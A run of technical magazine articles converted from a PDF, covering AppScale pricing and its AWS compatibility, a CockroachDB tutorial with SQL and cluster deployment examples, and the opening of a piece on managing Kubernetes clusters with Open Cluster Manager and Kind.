
DIGITAL & PRINT SUBSCRIPTIONS



➤ sparkhaus-shop.com



SPECIAL EDITIONS



work, which is undoubtedly better spent doing other things. One thing is patently obvious: Although AWS now offers a huge number of specialist services, only a relatively small percentage of users take advantage of them. The Pareto principle once again rears its head to point to the economic facts of life at AppScale.

No Complaint

The services that AppScale does offer are at least well implemented. In my tests, I was able to use classic GUI and CLI tools (Figure 3) to make use of basic AWS services in AppScale and in AWS itself. The process of creating new instances also ran smoothly. The workstations were assigned a virtual private network and Elastic Block storage devices on demand without complaint.

However, a decision was made up front not to test the performance of the solution. Of course, my small setup within the scope of this article did not pose any problems. To be on the safe side, however, companies planning large AppScale setups would do well to contact the vendor in advance and ask to be shown benchmarks produced by environments comparable to their own intended setup.

Pricing Policy

From a technical point of view, AppScale can be used to build a well-functioning local AWS clone, but

what are the company's business and pricing policies? The most attractive platform becomes worthless if it consumes vast sums of money for licenses and subscriptions. I can sound the all-clear at this point: AppScale not only offers fixed rates, it also ensures transparency.

Potential AppScale customers have the choice between fully in-house operation of the software on their own infrastructure or outsourcing operations to an AppScale partner, which is basically a special form of hybrid cloud. The resulting platform is private, but the user company doesn't have to worry about running it. This service is taken care of by a provider commissioned by the manufacturer. However, it is hard to quote fixed rates for this use case, because they will depend strongly on the scale of the setup.

If you want to run AppScale in your own data center and without external help, contracts of three, five, or seven years are available, with longer terms offering you greater discounts. Important from the manufacturer's point of view is that contracts are offered at fixed prices that are not based on usage or throughput.

AppScale does not quote concrete prices on its website [2], but you can find hints online of a price per node for the self-hosted variant in the range of EUR40/month. If you are running a fairly large private cloud (e.g., 200 compute nodes), you can expect to pay around EUR8,000/

month for the software. Depending on the setting, this could be significantly cheaper than moving operations completely to the public cloud.

Conclusions

Eucalyptus has risen like a phoenix from the HP ashes and is making a comeback as AppScale. The manufacturer shows that it has its product strategy under control by the option of operating AppScale as a private cloud, but having it hosted by a provider specifically for your own requirements. In this way, companies get the best of both worlds. Nobody is forcing you to run your own IT infrastructure, but you can still benefit from a private cloud with AWS compatibility.

The approach of running AppScale entirely by yourself seems less convincing. This option is probably only really worthwhile for companies that have already invested massively in the AWS APIs but now want to roll back toward a private cloud. Pricing-wise, the switch is worth it – especially if the cost of API calls and transit traffic make up the bulk of your AWS bill.

Technically, AppScale is cutting edge, and the AWS compatibility provided is likely to be fine for most use cases. That said, it might worry you that many AWS services are not available in an AppScale cloud. Of course, no one can really expect that, because the AppScale team does not have the levels of resources at its disposal like AWS.

Info

- [1] "Your own AWS-compatible cloud with Eucalyptus" by Tim Schürmann, *ADMIN*, issue 17, 2013, pg. 34, <https://www.admin-magazine.com/Archive/2013/17/Your-own-AWS-compatible-cloud-with-Eucalyptus/>

The Author

Freelance journalist Martin Gerhard Loschwitz focuses primarily on topics such as OpenStack, Kubernetes, and Chef.



```
> cat .aws/config
[plugins]
appscale = awscli_plugin_eucalyptus

[profile ats-region]
ufshost = euca-10-10-10-10.euca.me
ufsport = 8773
verify_ssl = yes
output = text
region = appscale
```


You can interact with the new region

```
> aws ec2 --profile ats-region describe-availability-zones
AVAILABILITYZONES cloud-1 available cloud-1a
```

Figure 3: The compatibility of the AppScale AWS API is good enough to satisfy even official tools like `aws`. © AppScale

Public Money

Public Code



Modernising Public Infrastructure with Free Software



Free Software Foundation Europe

Learn More: <https://publiccode.eu/>



A Distributed SQL Database

Insect Collector

CockroachDB is an SQL database that is fully distributed and designed for excellent scalability. By Artur Skura

CockroachDB [1] is an open source, distributed SQL database that provides scalability, high availability, and strong data consistency across multiple data centers and cloud environments. It was designed by former Google employees who later founded the company Cockroach

Labs. CockroachDB is built on the foundation of the Google Spanner research and is often referred to as “Spanner for the masses” (see the “What is Google Spanner?” box), making the power of distributed databases accessible to a broader audience.

What is Google Spanner?

Google Spanner is a database management system that stands out from other database systems in several ways. It is designed to handle large amounts of data and high transaction rates at a global scale, with automatic sharding, distribution, and replication of data across multiple regions.

Spanner provides strong consistency guarantees, ensuring that all nodes in the system have the same view of the data at the same time, making it ideal for mission-critical applications. It also uses an SQL-based query language, making it easy for developers to interact with the database with familiar tools and APIs. Additionally, it supports ACID (atomicity, consistency, isolation, durability) transactions, which maintain data integrity in the face of system failures or concurrent transactions. Spanner supports multiregion replication,

which allows data to be replicated across multiple regions for low-latency access to data and increased reliability. Furthermore, it supports horizontal scaling, enabling it to add more nodes to the system to handle increasing workloads and scale up or down according to the application's needs, making it a powerful and unique database management system. Unfortunately, it was never open sourced – it is a proprietary database system developed and operated by Google. The only way to access it is to subscribe to Google Cloud Platform. However, Google has published several papers and technical documents that describe the system's design and architecture, which proved helpful for researchers and developers interested in distributed systems and database management and inspiring solutions such as CockroachDB.

One of the key features of CockroachDB is its horizontal scalability. As your application grows, you can add more nodes to the cluster easily without any downtime, allowing the database to rebalance and distribute the data automatically across the new nodes. In this way, CockroachDB can handle increasing workloads efficiently without compromising performance. CockroachDB uses a strong consistency model to ensure data integrity and provides ACID-compliant transactions, which are essential for maintaining data consistency in applications that require complex operations. The database achieves this state by using a consensus algorithm called Raft to keep replicas synchronized and ensure that all updates are atomic, consistent, isolated, and durable.

To give you a sense of how you can interact with CockroachDB, I'll look at some basic code examples. After installing the software (see the Deployment section below), start a local single-node CockroachDB cluster with the command:

```
cockroach start-single-node 2
--insecure 2
--listen-addr=localhost
```

Photo by Sonika Agarwal on Unsplash

Next, you can interact with the database from the built-in SQL shell, just as with MySQL and PostgreSQL:

```
cockroach sql --insecure --host=localhost
```

Note the `--insecure` option, which is used for simplicity. In production environments, you should use a secure connection that involves more elaborate preparations (e.g., generating certificates). A detailed guide for the most recent versions of CockroachDB can be found on the project website [2].

The next step is to create a simple database schema and insert some data. In this example, you'll create a database for a bookstore, with a table for books (Listing 1), and insert a few records into the books table (Listing 2). At this point you can run a simple query to retrieve the data:

```
SELECT * FROM books;
```

As you can see, CockroachDB can be used just like a traditional SQL database, with little difference in basic functionality from other, non-distributed solutions. Accessing CockroachDB from programming languages is equally simple. For example, in Python, you can use a popular database library such as *psycopg* in much the same way you would deal with MySQL or PostgreSQL, despite your data being in data centers in various parts of the world.

Distributed Systems

Before I move on, you need to understand what is meant by distributed systems in a more formal framework. Generally speaking, distributed systems consist of multiple interconnected computers or nodes that work together to achieve a common goal, such as processing and managing large amounts of data. In the context of databases, distributed systems enable the storage and management of data across multiple nodes, providing better performance, scalability, and fault tolerance compared with

traditional monolithic databases – at least in theory.

Distributed systems have several advantages in database management, if done well. First is scalability: Opposed to traditional SQL DBMSs, distributed systems can easily scale horizontally by adding more nodes to the cluster, which allows them to handle increasing workloads and data sizes without degrading performance. In contrast, scaling a monolithic database often requires upgrading hardware, which can be expensive and disruptive. The other approach is to partition the database (e.g., by sharding, often resulting in unbalanced tables).

Another advantage is high availability: In a distributed system, data is typically replicated across multiple nodes, ensuring that the system remains operational even if some nodes fail. This redundancy provides fault tolerance and helps maintain service continuity in the face of hardware failures, network issues, or other disruptions. Moreover, distributed systems can distribute workloads across multiple nodes, allowing them to balance the load and provide better performance. This can be particularly beneficial for read-heavy or write-heavy applications, where distributing the workload can help avoid performance bottlenecks.

As an additional advantage, in geographically distributed systems, data can be stored closer to the users or applications that need it, reducing latency and improving performance. This can be especially important for global applications, where users might be located in different regions around the world.

The CAP Theorem and CockroachDB

The CAP theorem, also known as Brewer's theorem, is a fundamental principle in the field of distributed systems. It states that it is impossible for a distributed data store to provide consistency, availability, and partition tolerance

Listing 1: Sample Table

```
CREATE DATABASE bookstore;
USE bookstore;
CREATE TABLE books (
  id UUID PRIMARY KEY DEFAULT gen_random_uuid(),
  title STRING NOT NULL,
  author STRING NOT NULL,
  publication_date DATE,
  price DECIMAL(10, 2)
);
```

Listing 2: Inserting Sample Books

```
INSERT INTO books (title, author, publication_date, price) VALUES
('The Catcher in the Rye', 'J.D. Salinger', '1951-07-16', 15.99),
('To Kill a Mockingbird', 'Harper Lee', '1960-07-11', 12.99),
('Pride and Prejudice', 'Jane Austen', '1813-01-28', 9.99);
```

(CAP) simultaneously and that a system can only guarantee two out of these three properties at any given time. In the context of the CAP theorem, the terms are defined as follows:

Consistency: Every read operation in the system will see the most recent write or an error. In other words, all nodes in the system agree on the current state of the data.

Availability: Every non-failing node in the system will respond to read and write requests in a reasonable amount of time, which means that the system is always up and running and can process user requests.

Partition tolerance: The system can continue to function despite network partitions, meaning that the system can tolerate a failure of network communication between nodes in the system.

CockroachDB is designed to prioritize consistency and partition tolerance (CP) while still providing a high level of availability (A). It achieves this state by using the Raft consensus algorithm to manage data replication and ensure strong consistency across nodes. In the event of network partitions, CockroachDB favors consistency over availability, ensuring that data remains consistent even if some nodes become temporarily unreachable.

To demonstrate how CockroachDB handles network partitions and maintains consistency, I'll walk through a simple code example. Assume you have a three-node CockroachDB

cluster, and the books table created earlier ([Listing 1](#)).

First, check the replication factor for your table. By default, CockroachDB replicates each range of data three times. You can verify this by running the query

```
SHOW EXPERIMENTAL_REPLICA CONFIG 2
FOR TABLE books;
```

Now, simulate a network partition by stopping one of the nodes in your cluster. This action will leave you with only two nodes out of three being operational. You can stop a node by issuing the command

```
cockroach quit --insecure 2
--host=<node_address>
```

Despite the network partition, CockroachDB continues to operate, ensuring that your data remains consistent. You can still perform read and write operations on the remaining nodes:

```
INSERT INTO 2
books (title, author, 2
      publication_date, price) VALUES
('1984', 'George Orwell', 2
 '1949-06-08', 14.99);
SELECT * FROM books;
```

As long as a majority of the replicas (in this case, at least two out of three) are operational, CockroachDB can continue processing transactions, providing a high level of availability. Once the network partition is resolved and the stopped node comes back online, CockroachDB automatically synchronizes the data across all nodes:

```
cockroach start 2
--insecure 2
--join=<node_address_1>,2
      <node_address_2>,<node_address_3>
```

This ensures that the previously stopped node receives any updates that occurred during the partition.

Architecture

The CockroachDB architecture is designed to be highly scalable,

fault-tolerant, and consistent. At a high level, it comprises several core components that work together to manage the storage, distribution, and processing of data.

CockroachDB organizes its data into a single, monolithic, ordered key-value store called the KV layer. This key-value store is then divided into smaller, contiguous chunks called ranges, which are typically 64MB in size. These ranges are replicated across multiple nodes by the Raft consensus algorithm, ensuring strong consistency and fault tolerance. On top of the KV layer, CockroachDB implements an SQL layer that provides support for SQL operations and transactions. This layer translates SQL queries into key-value operations that can be executed on the underlying KV store. To explore how CockroachDB processes a very simple SQL query, like the one used earlier to retrieve all the books in the books table, use

```
SELECT * FROM books;
```

When a client submits this query, it is first parsed and optimized by the SQL layer. The optimized query is then translated into a series of key-value operations that can be executed on the KV store.

The query execution engine in CockroachDB is responsible for coordinating the execution of these key-value operations across the nodes that store the relevant ranges. To do this, it first locates the nodes holding the replicas of the data being queried by consulting the cluster's meta ranges, which store information about the location of all the ranges in the system. Once the appropriate nodes have been identified, the query execution engine sends the key-value operations to these nodes for execution. The nodes then return the results to the query execution engine, which aggregates and processes the data before returning the final result to the client. During this process, CockroachDB ensures that all operations adhere to its strong consistency and transactional guarantees. For example, if a transaction involves multiple key-value

operations, CockroachDB uses a combination of the Raft consensus algorithm and a distributed transaction protocol called the two-phase commit (2PC) protocol to ensure that these operations are executed atomically and consistently across all the involved nodes.

Here's a simple example of a transaction that involves updating the prices of two books:

```
BEGIN;
UPDATE books SET price = price * 0.9 2
WHERE title = 'The Catcher in the Rye';
UPDATE books SET price = price * 0.8 2
WHERE title = 'To Kill a Mockingbird';
COMMIT;
```

CockroachDB ensures that either both price updates are applied or neither of them are, maintaining the consistency and integrity of the data.

Data Storage and Replication

As mentioned earlier, CockroachDB stores and organizes data in a way that enables efficient distribution and replication across nodes, ensuring both high availability and strong consistency with the KV layer. The 64MB ranges provide the basic unit for data distribution and replication within CockroachDB.

Each range in CockroachDB is replicated across multiple nodes by the Raft consensus algorithm. By default, CockroachDB creates three replicas of each range, but this replication factor can be adjusted according to the desired level of fault tolerance and performance. Replicas are stored on different nodes, ensuring high availability and fault tolerance in the face of node failures or network partitions. To illustrate the process of data replication, assume you have a three-node CockroachDB cluster and a books table with the schema defined earlier. When you insert a new book into the table:

```
INSERT INTO books (title, author, 2
      publication_date, price) VALUES
('Moby-Dick', 'Herman Melville', 2
 '1851-10-18', 19.99);
```

CockroachDB first determines by its key the range to which the new data belongs. Once the appropriate range is identified, the write operation is forwarded to the Raft leader for that range. The leader then replicates the operation to the other replicas in the Raft group by appending it to their Raft logs.

When a majority of the replicas acknowledge that they have successfully applied the operation to their logs, the Raft leader commits the operation and informs the other replicas. At this point, the write operation is considered successful, and the new data is consistently stored across a majority of the replicas.

CockroachDB continuously monitors the distribution of ranges and their replicas across nodes. If it detects an imbalance, it automatically rebalances the data by moving ranges and replicas to different nodes. This process helps ensure that no single node becomes a bottleneck and that the cluster maintains optimal performance. The system also provides mechanisms for controlling the distribution of data on the basis of geographic location or other criteria. For example, you can use partitioning and replication zone configurations to control how data is distributed across nodes and regions. This allows you to optimize data locality and performance for geographically distributed applications.

Deployment

One of the key strengths of CockroachDB is its ability to scale horizontally and adapt to the changing needs of your application by deploying a multinode CockroachDB cluster and scaling by adding more nodes. To start, assume you have three machines on which you'd like to deploy a CockroachDB cluster. On each machine, install the CockroachDB binary. To do so, download the most recent version from the Releases page [3] by following the instructions on the official website [4].

Next, initialize the first node in your cluster on the first machine with the command

```
cockroach start 2
--insecure 2
--advertise-addr=<node1_address> 2
--join=<node1_address>,<node2_address>,<node3_address> 2
--background
```

This command starts the first node, specifies its address (`--advertise-addr`), and provides a list of all the nodes in the cluster with `--join`. The `--background` flag tells CockroachDB to run the process in the background. Now, start the second and third nodes on the respective machines with similar commands:

```
cockroach start --insecure 2
--advertise-addr=<node2_address> 2
--join=<node1_address>,<node2_address>,<node3_address> 2
--background
cockroach start --insecure 2
--advertise-addr=<node3_address> 2
--join=<node1_address>,<node2_address>,<node3_address> --background
```

Once all three nodes are running, you'll have a fully functional, three-node CockroachDB cluster. You can interact with the cluster from the built-in SQL shell or any PostgreSQL-compatible client. For example, you can connect to the cluster with the command

```
cockroach sql --insecure 2
--host=<node1_address>
```

Now, assume your application is growing, and you want to scale your CockroachDB cluster to handle the increased workload. To do so, simply add more nodes to the cluster. For example, to add a fourth node, start the CockroachDB process on a new machine with the command

```
cockroach start 2
--insecure 2
--advertise-addr=<node4_address> 2
--join=<node1_address>,<node2_address>,<node3_address> 2
--background
```

As soon as the new node joins the cluster, CockroachDB automatically

rebalances the data and distributes the load across all the nodes, ensuring optimal performance. You can continue to add more nodes as needed to accommodate your application's growth. In addition to scaling out by adding more nodes, you can also scale CockroachDB by partitioning your data according to specific criteria, such as geographic location or user groups. This method allows you to optimize data locality and performance for specific use cases.

Backing Up and Restoring

Ensuring the safety and durability of your data is crucial for any database system. CockroachDB provides built-in backup and restore functionality to help you protect your data and recover from disasters. In this section, I'll use code examples to show how to create backups, restore data from backups, and explore incremental backups.

To create a backup of a CockroachDB database, you can use the `BACKUP` statement. The following example creates a full backup of the `mydb` database and stores it in a local directory:

```
BACKUP DATABASE mydb 2
TO 'file:///backups/mydb/full';
```

You can also store the backup in cloud storage services like Amazon S3, Google Cloud Storage, or Azure Blob Storage. For example, to store the backup in an S3 bucket, you would use a command like

```
BACKUP DATABASE mydb 2
TO 's3://my-bucket/backups/mydb/full' 2
WITH AWS_ACCESS_KEY_ID=2
'<your_aws_access_key>', 2
AWS_SECRET_ACCESS_KEY=2
'<your_aws_secret_key>';
```

Remember to replace `<your_aws_access_key>` and `<your_aws_secret_key>` with your actual AWS credentials. To restore a database from a backup, you can use the `RESTORE` statement. The following example restores the

mydb database from the local backup created earlier:

```
RESTORE DATABASE mydb 2
FROM 'file:///backups/mydb/full';
```

Similarly, to restore the database from an S3 backup, you would use a command like

```
RESTORE DATABASE mydb 2
FROM 's3://my-bucket/backups/mydb/full' 2
WITH AWS_ACCESS_KEY_ID=2
'<your_aws_access_key>', 2
AWS_SECRET_ACCESS_KEY=2
'<your_aws_secret_key>';
```

CockroachDB also supports incremental backups, which allow you to create backups of only the data that has changed since the last backup. To create an incremental backup, you need to specify the base backup and the location where the incremental backup will be stored. For example, the following command creates an incremental backup of the mydb database on the basis of the previous full backup and stores it in a local directory:

```
BACKUP DATABASE mydb 2
TO 'file:///backups/mydb/incremental' 2
INCREMENTAL 2
FROM 'file:///backups/mydb/full';
```

To restore a database from a series of incremental backups, you can use the RESTORE statement

```
RESTORE DATABASE mydb 2
FROM 'file:///backups/mydb/full', 2
'file:///backups/mydb/incremental';
```

with the list of backup locations in chronological order.

Transactions

Transactions are an essential part of any database system, providing guarantees around the consistency and atomicity of operations. CockroachDB supports distributed transactions with strong consistency guarantees, ensuring that your data remains consistent across a distributed environment. In this section, I discuss how to use transactions in CockroachDB, their isolation levels, and how they're implemented in a distributed setting, along with code examples.

For transactions in CockroachDB, you can use the standard SQL syntax (i.e., the BEGIN, COMMIT, and ROLLBACK statements). For example, this code transfers \$100 from one bank account to another:

```
BEGIN;
UPDATE accounts SET balance = 2
balance - 100 WHERE id = 1;
UPDATE accounts SET balance = 2
balance + 100 WHERE id = 2;
COMMIT;
```

This transaction comprises two UPDATE statements enclosed within a BEGIN and COMMIT block. CockroachDB ensures that either both UPDATE statements are executed or neither of them are, maintaining consistency and integrity of the data.

CockroachDB supports two isolation levels for transactions: serializable and snapshot. By default, transactions in CockroachDB use the serializable isolation level, which provides the strongest consistency guarantees. Serializable isolation ensures that transactions appear to have executed sequentially, even if they were actually executed concurrently. If you require lower latency reads at the cost of reduced consistency, you can use the snapshot isolation level. Snapshot isolation allows for more concurrency but can result in non-repeatable reads and other anomalies. To use snapshot isolation, you can specify it when beginning a transaction:

```
BEGIN TRANSACTION 2
ISOLATION LEVEL SNAPSHOT;
```

```
SELECT * FROM accounts WHERE id = 1;
[...]
<Other operations within the transaction>
[...]
COMMIT;
```

In a distributed environment, transactions can span multiple nodes, and maintaining consistency becomes more challenging, so again, CockroachDB addresses this by using a combination of the Raft consensus algorithm and the 2PC protocol.

Raft ensures strong consistency for individual operations by replicating them across a majority of nodes. The 2PC protocol extends this consistency guarantee to transactions that involve multiple operations by ensuring that either all of the operations are executed atomically or none of them are. This combination allows CockroachDB to maintain strong consistency even in a distributed setting.

CockroachDB also provides mechanisms for handling transaction conflicts and retries. If two transactions conflict (e.g., both try to update the same row), one of them will need to retry. CockroachDB's client libraries (e.g., the *cockroachdb* package for Go or the *pg* package for Node.js) provide built-in support for handling transaction retries automatically.

Indexes

Indexes play a crucial role in optimizing database performance by allowing faster query execution. CockroachDB supports various types of indexes that help you optimize your queries on the basis of specific access patterns. It automatically creates a primary index for each table, which is based on the primary key columns. The primary index is used for efficiently looking up rows.

For example, consider the table definition presented in [Listing 3](#). In this case, CockroachDB creates a primary index on the *id* column, which allows for lookups of users by their ID. If you need to optimize queries by other columns, you can create

Listing 3: Sample Table with Index

```
CREATE TABLE users (
  id UUID PRIMARY KEY,
  username VARCHAR(255) UNIQUE NOT NULL,
  email VARCHAR(255) UNIQUE NOT NULL,
  created_at TIMESTAMPTZ NOT NULL
);
```


secondary indexes on one or more columns, and they can have different storage orders and unique constraints. For example, if you want to optimize queries that look up users by their email addresses, you can create a secondary index on the `email` column:

```
CREATE INDEX users_email_idx ❷
ON users(email);
```

Now queries that filter users by email addresses will be able to use this secondary index for faster execution:

```
SELECT * FROM users WHERE ❷
email = 'mary.poppins@example.com';
```

You can also create composite indexes on multiple columns, which can help optimize queries that filter on multiple conditions. For example, to create an index on the `username` and `created_at` columns, you can use the statement

```
CREATE ❷
INDEX users_username_created_at_idx ❷
ON users(username, created_at);
```

This composite index can be used to optimize queries like

```
SELECT * FROM users ❷
WHERE username = 'marypoppins' ❷
AND created_at > '2023-07-01';
```

CockroachDB also supports unique secondary indexes that enforce uniqueness constraints on the indexed columns. To create a unique

index, simply add the `UNIQUE` keyword to the `CREATE INDEX` statement:

```
CREATE UNIQUE ❷
INDEX users_username_uq_idx ❷
ON users(username);
```

In this example, the unique index on the `username` column ensures that no two users can have the same username.

CockroachDB provides various index management features, such as renaming, dropping, and modifying indexes. For example, to rename an index, you can use

```
ALTER INDEX users_email_idx ❷
RENAME TO users_email_new_idx;
```

Likewise, use

```
DROP INDEX users_email_new_idx;
```

to drop an index.

Conclusion

Having read thus far, you might ask yourself, “Why on Earth am I not using CockroachDB yet?!” Although the features sound impressive, CockroachDB still has some shortcomings. To be fair, though, they are being addressed constantly and might become less of an issue with time. The first and obvious problem is complexity: It is much easier to administer a huge single instance than a cluster. However, once you move to a more apples-to-apples comparison, you could argue that

administering a PostgreSQL cluster is not less complex than managing one based on CockroachDB, although the benefits of the latter might seem more obvious. Second, the distributed nature is inherently linked to performance issues. In an ideal world, all networks work perfectly, but in practice you will always have bottlenecks and other occasional issues. Again, this is a trade-off related to the distributed architecture and not something inherent to CockroachDB itself. Because it is a relatively new solution, it is far less mature than its older, non-distributed siblings, such as MySQL. As a result, the ecosystem is still underdeveloped, with everything that entails: It is more difficult to find talent and support if you want to use CockroachDB in more complex projects. Also, the SQL subset is still limited, although the situation improves year by year. Ultimately, you need to test it yourself and see whether it fits your requirements. ■

Info

- [1] CockroachDB:
[<https://www.cockroachlabs.com/product/>]
- [2] Securing the cluster:
[<https://www.cockroachlabs.com/docs/v22.2/secure-a-cluster>]
- [3] Releases page:
[<https://www.cockroachlabs.com/docs/releases/index.html>]
- [4] Installing CockroachDB on Linux:
[<https://www.cockroachlabs.com/docs/v22.2/install-cockroachdb-linux>]



A multicluster management tool for Kubernetes

One Stop Shop

Multiple Kubernetes clusters with different distributions need a central management tool. One candidate is the open source Open Cluster Manager. By Andreas Stolzenberger

With application containerization on the rise, administrators face the problem of having to manage not just one platform, but multiple platforms. In hybrid cloud environments, different architectures are used in case of doubt. Clusters with OpenShift, Rancher, or Amazon Cloud Development Kit (CDK) in the data center are teamed with Kubernetes cloud setups from Amazon, Azure, or Google. The great advantage of containerization is precisely that apps in containers work without any problems on all the platforms just mentioned. Therefore, administrators need just one thing: the perfect management tool to handle the mix of platforms. Although you can use tools like Ansible for distributing applications [1], another option is Open Cluster Manager (OCM).

Test Environment with Kind

If you want to evaluate tools for multicluster management, you first need a multicluster environment, which presupposes a huge time investment and – in the case of cloud-based clusters – a great deal of cash. However, you can set up test clusters

specifically for management and API tests in a far easier and cheaper way. The suitable tool comes from the Kubernetes makers themselves and is named `kind` [2].

The secret ingredient is nested containers. Kind launches complete Kubernetes clusters with the appropriate virtual networking in CRI-O containers, where the whole environment sits inside a Podman or Docker container. The basic setup simply routes the API management port of the cluster to the host system. With a few additional port-mapping rules, Kind also sends application data to an application pod within the Kind cluster. However, this scenario should be strictly limited to test environments.

The practical thing about Kind is that it can be used to run multiple Kubernetes clusters on a single host, which means you can test multicluster management tools with relatively little effort.

To set up Kind, all you need is a physical or virtual machine with 8GB of RAM and four virtual (v)CPUs running Podman or Docker. The installation can be handled by either the Go runtime or a package manager. Kind does not even require a Linux

environment – it can be used in combination with the Docker desktop for Windows thanks to the Chocolatey Windows package manager. On a Mac, you need Brew. In other words, it will easily run on your desktop or notebook.

After you install the tool, create a Kubernetes test environment with a single command:

```
kind create cluster
```

The tool now also launches a single container with a single-node Kubernetes setup in your Docker or Podman environment. Kind sets up the appropriate port mapping from a random localhost port to the API on the container's internal port 6443. However, you don't need to worry about that, because the tool immediately creates a matching `~/.kube/config` file along with the access credentials in your user directory. Immediately after starting up, the cluster named `kind-kind` can be controlled by `kubectl`:

```
kubectl cluster-info
```

A simple `kind delete cluster` is sufficient to remove the cluster, including the entry in `~/.kube/config`. To set up

multiple clusters, simply start Kind with the `--name` parameter. Because the tool stores the authentication for both clusters in the `kubeconfig` file, you simply need to select the cluster to manage with a context option,

```
kubectl cluster-info --context kind-test2
```

or make one cluster the default:

```
kubectl config use-context kind-test1
```

For a test with different cluster configurations, you can also create a configuration file that specifies the number of controller and worker nodes, but single-node clusters are fine for the purposes here.

OCM Structure

The OCM [3] community project centrally manages multiple Kubernetes clusters. OCM is not interested in the Kubernetes distribution you use. The architecture borrows heavily from the Kubernetes architecture itself and from its API. For example, a Kubernetes worker node within a cluster uses `kubelet` to run the client service controlled by the cluster's control plane. In the case of OCM, a hub cluster acts as the control plane for the connected Kubernetes setups. The managed clusters then run the `klusterlet` resource as a client. OCM does not use its own communication port for its work but plugs directly into the Kubernetes API like other extensions. To work, the hub and managed clusters need to see each other (i.e., the hub must have access to the Kubernetes API port of the managed clusters, and the managed clusters must have access to the API of the hub cluster). A hybrid environment with some clusters in the cloud and some at the data center will need appropriate firewall and port rules to access the API. However, the individual managed clusters are not needed to communicate with each other.

In OCM, you define your Kubernetes applications as `ManifestWorks`. These are application templates that can

be rolled out and monitored by the hub on one of the managed clusters. Manifest management is comparatively simple. Simply take your application's existing YAML declaration along with the usual suspects (resources such as deployments and `PersistentVolumes`) and bundle them into a new YAML file with some metadata for the manifest. OCM can then pass the application to the specified cluster and monitor its operation there.

You do not have to specify a cluster directly to run an application. OCM also manages cluster sets with placement rules, which means that applications can be assigned to a cluster group and that OCM then references a ruleset to choose the cluster on which the application will ultimately run. One of OCM's strengths is its many placement options. Very detailed rulesets can be created to distribute the applications to reflect the required resources or the operating costs. Because OCM only works with the plain vanilla Kubernetes API, it can manage clusters with different Kubernetes distributions. However, you need to make sure that your workloads do not use distribution-specific functions and API extensions of which a target cluster might not even be aware. For example, anyone who declares OpenShift routes cannot use that application on a Google cluster. In this case, as well, placement rules will help to place the manifests correctly.

Commissioning OCM

A test setup with OCM and Kind is quickly created. For this example, I used a RHEL 9 virtual machine (VM) with four vCPUs and 8GB of RAM. An Enterprise Linux (EL) 8/9 clone or Fedora will work just as well. On the system, first install Podman and the Go environment:

```
dnf install podman golang
```

